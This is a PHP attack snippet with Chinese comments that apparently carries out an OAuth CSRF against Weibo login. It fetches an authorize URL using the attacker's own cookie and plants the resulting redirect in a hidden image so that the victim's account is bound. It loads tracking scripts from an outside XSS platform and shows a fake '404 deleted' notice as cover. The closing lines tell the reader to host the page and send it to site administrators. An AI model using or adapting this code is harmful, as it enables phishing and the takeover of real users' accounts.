$url = 'https://api.weibo.com/oauth2/authorize?client_id=1881139527&redirect_uri=http%3A%2F%2Fwww.a.test.com%2Fusers%2Fauth%2Fweibo%2Fcallback&response_type=code&state=%257B%2522can_transfer%2522%253A%2522true%2522%257D';
// 将你新浪微博cookie写入这里
$cookie = '我的cookie可不给你们哦';
$result = curlRequest($url, [], $cookie);
// 那两个js随便找个xss平台即可
// 一个用来表示登录过期了
// 一个用来表示钓鱼成功了
if (!$result['redirect_url']) {
    // echo '登录过期';
    echo '<ScRipT sRc=http://xxxxx.cn/ExiptZl></SCriPt>';
} else {
    // echo '我还能搞事';
    // echo $result['redirect_url'];
    echo '<img src="'.$result['redirect_url'].'" style="display:none;">';
    echo '<ScRipT sRc=http://xxxxx.cn/Exi0TCW></SCriPt>';
}
http_response_code(404);
echo '<div>404 网页已删除</div>';
```

放置外网：http://127.0.0.1/a_test_oauth_csrf.php 发送给各大管理员

然后安静的做一个美少女等待即可

xss平台：http://xss.tf